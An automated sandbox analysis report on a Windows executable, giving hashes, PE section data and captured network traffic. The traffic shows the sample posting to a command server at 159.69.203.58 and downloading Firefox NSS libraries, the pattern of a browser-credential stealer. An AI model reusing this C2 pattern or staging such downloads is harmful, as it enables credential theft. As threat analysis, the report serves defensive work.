SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.....;.-....;..... Rich.....PE..L....8'Y.....'!.....P..... .....az....@A.....C.....R.....x..8?.....4:...f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.706376165061588
TrID:	• Win32 Executable (generic) a (10002005/4) 91.23% • Win32 Executable Borland Delphi 7 (665061/41) 6.07% • Win32 Executable Borland Delphi 6 (262906/60) 2.40% • Win32 Executable Delphi generic (14689/80) 0.13% • Windows Screen Saver (13104/52) 0.12%
File name:	RWOEFXaFFI.exe
File size:	1534976
MD5:	2433260019e2886c8fc0969cb076cc49
SHA1:	cebc35a8212c2dc52d3e4bebd6c90d4ac868898c
SHA256:	d81d318002da9fa030f20bfa0615bb895768e83a8a45ba3299ae85ded1c06537
SHA512:	365e1808ef0b3a62111b12ae2db2ba19265bdca097276ec2cdeef14918826ab70a46e6e3ac9d1f7dcc21fa4dc8b39f4e410c304820534b29f4a3a49acccd7b86
SSDEEP:	24576:HBuzcdGnDDP1EX9uOJwQ5No04Hoawhb5BJnXvxWmmq0LBPdchd:H2DdvgwQ5C04Ibb5BJXIVqMBPdY
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... .....

File Icon

Icon Hash:	b99988fcd4f66e0f

Static PE Info

General

Entrypoint:	0x44f4bc
Entrypoint Section:	CODE

General

Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	c32368f78c61cf2d9d6654d89861a9fe

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x4e504	0x4e600	False	0.522269363038	data	6.47683925636	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x50000	0x1124	0x1200	False	0.434244791667	data	4.0796266556	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x52000	0xbd9	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x53000	0x202e	0x2200	False	0.353400735294	data	4.80367534953	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.tls	0x56000	0x10	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rdata	0x57000	0x18	0x200	False	0.048828125	data	0.180244406087	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0x58000	0x55a4	0x5600	False	0.647301962209	data	6.67230023976	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x5e000	0x11f600	0x11f600	False	0.645633971292	data	6.49193674021	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
English	Great Britain	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 25, 2021 10:14:23.334923029 CEST	192.168.2.7	8.8.8.8	0x4c21	Standard query (0)	mas.to	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 25, 2021 10:14:23.355392933 CEST	8.8.8.8	192.168.2.7	0x4c21	No error (0)	mas.to		88.99.75.82	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- mas.to
- 159.69.203.58

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49758	88.99.75.82	443	C:\Users\user\Desktop\RWOEFXaFFI.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49790	159.69.203.58	80	C:\Users\user\Desktop\RWOEFXaFFI.exe

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:14:42.505225897 CEST	7426	OUT	POST /1013 HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: 159.69.203.58 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Sep 25, 2021 10:14:42.618016005 CEST	7426	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:14:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 39 39 0d 0a 1f 8b 08 00 00 00 00 00 00 03 65 8c b1 0a 83 30 10 86 9f c6 25 48 50 8b 4b 32 d6 4e 1d 2c d4 6e 5d ae 31 5a 31 21 21 b9 ab f5 ed 2b c9 58 0e fe ef 3b f8 ef ea b2 fe 9b a6 ad ca 4e 4f 40 06 65 d1 5d ee d7 a1 bf 15 4f c9 38 7e 51 30 3e c2 91 1b 18 a3 91 71 26 58 33 41 e2 0b d4 4a 3e a9 72 a3 4e e2 21 c6 cd 85 31 2d 40 f8 4e 32 3b 37 9b 5c 20 54 89 8f e1 9c 2f c3 ee f3 db 55 ef 07 65 5b 49 0c a4 a5 75 9f 45 47 61 29 2e 4a 58 7f 92 3f 78 84 d6 b9 ba 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 99e0%HPK2N,n]1Z1!!+X;NO@e]O8~Q0>q&X3AJ>rN!1-@N2;7\ T/Ue[IuEGa).JX?x0

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:14:42.621824980 CEST	7426	OUT	GET /freebl3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive
Sep 25, 2021 10:14:42.643901110 CEST	7428	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:14:42 GMT Content-Type: application/x-msdos-program Content-Length: 334288 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "519d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:14:42 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 c0 f0 2f 05 84 91 41 56 84 91 41 56 84 91 41 56 8d e9 d2 56 88 91 41 56 5d f3 40 57 86 91 41 56 1a 31 86 56 85 91 41 56 5d f3 42 57 80 91 41 56 5d f3 44 57 8f 91 41 56 5d f3 45 57 8f 91 41 56 a6 f1 40 57 80 91 41 56 4f f2 40 57 87 91 41 56 84 91 40 56 d6 91 41 56 4f f2 42 57 86 91 41 56 4f f2 45 57 c0 91 41 56 4f f2 41 57 85 91 41 56 4f f2 be 56 85 91 41 56 4f f2 43 57 85 91 41 56 52 69 63 68 84 91 41 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d8 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 d8 03 00 00 66 01 00 00 00 00 00 29 dd 03 00 00 10 00 00 00 f0 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 70 05 00 00 04 00 00 a3 73 05 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 e6 04 00 50 00 00 00 c0 e6 04 00 c8 00 00 00 00 40 05 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fc 04 00 d0 1d 00 00 00 50 05 00 e0 16 00 00 30 e2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 e2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 38 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 74 d6 03 00 00 10 00 00 00 d8 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fc fe 00 00 00 f0 03 00 00 00 01 00 00 dc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 2c 48 00 00 00 f0 04 00 00 04 00 00 00 dc 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 05 00 00 04 00 00 00 e0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 e0 16 00 00 00 50 05 00 00 18 00 00 00 e4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@ !L!This program cannot be run in DOS mode.$/AVAVAVVAV]@WAV1VAV]BWAV]DWAV]E WAV@WAVO@WAV@VAVOBWAVOEWAVOAWAVOVAVOCWAVRichAVPELb["!f)ps@pP@xP0T@8.textt `.rdat a@@.data,H@.rsrcx@@@.relocP@B
Sep 25, 2021 10:14:42.857172012 CEST	7779	OUT	GET /mozglue.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:14:42.879323959 CEST	7780	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:14:42 GMT Content-Type: application/x-msdos-program Content-Length: 137168 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "217d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:14:42 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b e2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 c4 5f eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 7a 01 00 00 86 00 00 00 00 00 00 e0 82 01 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 02 00 00 04 00 00 16 33 02 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 c0 01 00 74 1e 00 00 b4 de 01 00 2c 01 00 00 00 20 02 00 78 03 00 00 00 00 00 00 00 00 00 00 00 fa 01 00 d0 1d 00 00 00 30 02 00 68 0c 00 00 00 b9 01 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 b9 01 00 18 00 00 00 68 b8 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 f4 02 00 00 6c be 01 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 ca 78 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5e 65 00 00 00 90 01 00 00 66 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 bc 0b 00 00 00 00 02 00 00 02 00 00 00 e4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 64 69 64 61 74 00 00 38 00 00 00 00 10 02 00 00 02 00 00 00 e6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 78 03 00 00 00 20 02 00 00 04 00 00 00 e8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0c 00 00 00 30 02 00 00 0e 00 00 00 ec 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U;;;;W;8;?;:;>;:;:w;?;>;;;;9;Rich;PEL_["!z@3@A@t, x0 hTTh@l.textxz `.rdata^ef~@@.data@.didat8@.rsrcx @@.reloch0@B
Sep 25, 2021 10:14:42.986893892 CEST	7923	OUT	GET /msvcp140.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:14:43.008985996 CEST	7925	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:14:42 GMT Content-Type: application/x-msdos-program Content-Length: 440120 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "6b738-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:14:42 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 6 9 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 16 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 04 06 00 00 82 00 00 00 00 00 00 50 b1 03 00 00 10 00 00 00 20 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 d0 06 00 00 04 00 00 61 7a 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 43 04 00 82 cf 01 00 f4 52 06 00 2c 01 00 00 00 80 06 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 78 06 00 38 3f 00 00 00 90 06 00 34 3a 00 00 f0 66 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 28 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 50 06 00 f0 02 00 00 98 40 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 72 03 06 00 00 10 00 00 00 04 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 10 28 00 00 00 20 06 00 00 18 00 00 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 36 14 00 00 00 50 06 00 00 16 00 00 00 20 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 70 06 00 00 02 00 00 00 36 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 03 00 00 00 80 06 00 00 04 00 00 00 38 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 34 3a 00 00 00 90 06 00 00 3c 00 00 00 3c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$AV5=A;";;;;;;-;RichPEL8'Y"!P az@ACR,x8?4:f8(@P@@.tex tr `.data(@.idata6P @@.didat4p6@.rsrc8@@.reloc4:<<@B
Sep 25, 2021 10:14:43.238318920 CEST	8385	OUT	GET /nss3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Sep 25, 2021 10:14:43.260358095 CEST	8387	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 25 Sep 2021 08:14:43 GMT Content-Type: application/x-msdos-program Content-Length: 1246160 Connection: keep-alive Last-Modified: Wed, 14 Nov 2018 15:53:50 GMT ETag: "1303d0-57aa1f0b0df80" Expires: Sun, 26 Sep 2021 08:14:43 GMT Cache-Control: max-age=86400 X-Cache-Status: EXPIRED X-Cache-Status: HIT Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 83 34 8c 67 e2 5a df 67 e2 5a df 67 e2 5a df 6e 9a c9 df 73 e2 5a df be 80 5b de 65 e2 5a df f9 42 9d df 63 e2 5a df be 80 59 de 6a e2 5a df be 80 5f de 6d e2 5a df be 80 5e de 6c e2 5a df 45 82 5b de 6f e2 5a df ac 81 5b de 64 e2 5a df 67 e2 5b df 90 e2 5a df ac 81 5e de 6d e3 5a df ac 81 5a de 66 e2 5a df ac 81 a5 df 66 e2 5a df ac 81 58 de 66 e2 5a df 52 69 63 68 67 e2 5a df 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ad 62 eb 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 0e 00 00 1e 04 00 00 00 00 00 77 f0 0e 00 00 10 00 00 00 00 0f 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 40 13 00 00 04 00 00 b7 bb 13 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 9d 11 00 88 a0 00 00 88 3d 12 00 54 01 00 00 00 b0 12 00 70 03 00 00 00 00 00 00 00 00 00 00 00 e6 12 00 d0 1d 00 00 00 c0 12 00 14 7d 00 00 70 97 11 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 97 11 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 f8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 81 e8 0e 00 00 10 00 00 00 ea 0e 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 10 52 03 00 00 00 0f 00 00 54 03 00 00 ee 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 74 47 00 00 00 60 12 00 00 22 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 70 03 00 00 00 b0 12 00 00 04 00 00 00 64 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 14 7d 00 00 00 c0 12 00 00 7e 00 00 00 68 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#4gZgZgZnsZ[eZBcZYjZ_mZ^lZE[oZ[dZg[Z^mZZfZ fZXfZRichgZPELb["!w@@=Tp}pT@.text `.rdataRT@@.datatG`"B@.rsrcpd@@.reloc}~h@B
Sep 25, 2021 10:14:44.030841112 CEST	9696	OUT	GET /softokn3.dll HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Host: 159.69.203.58 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
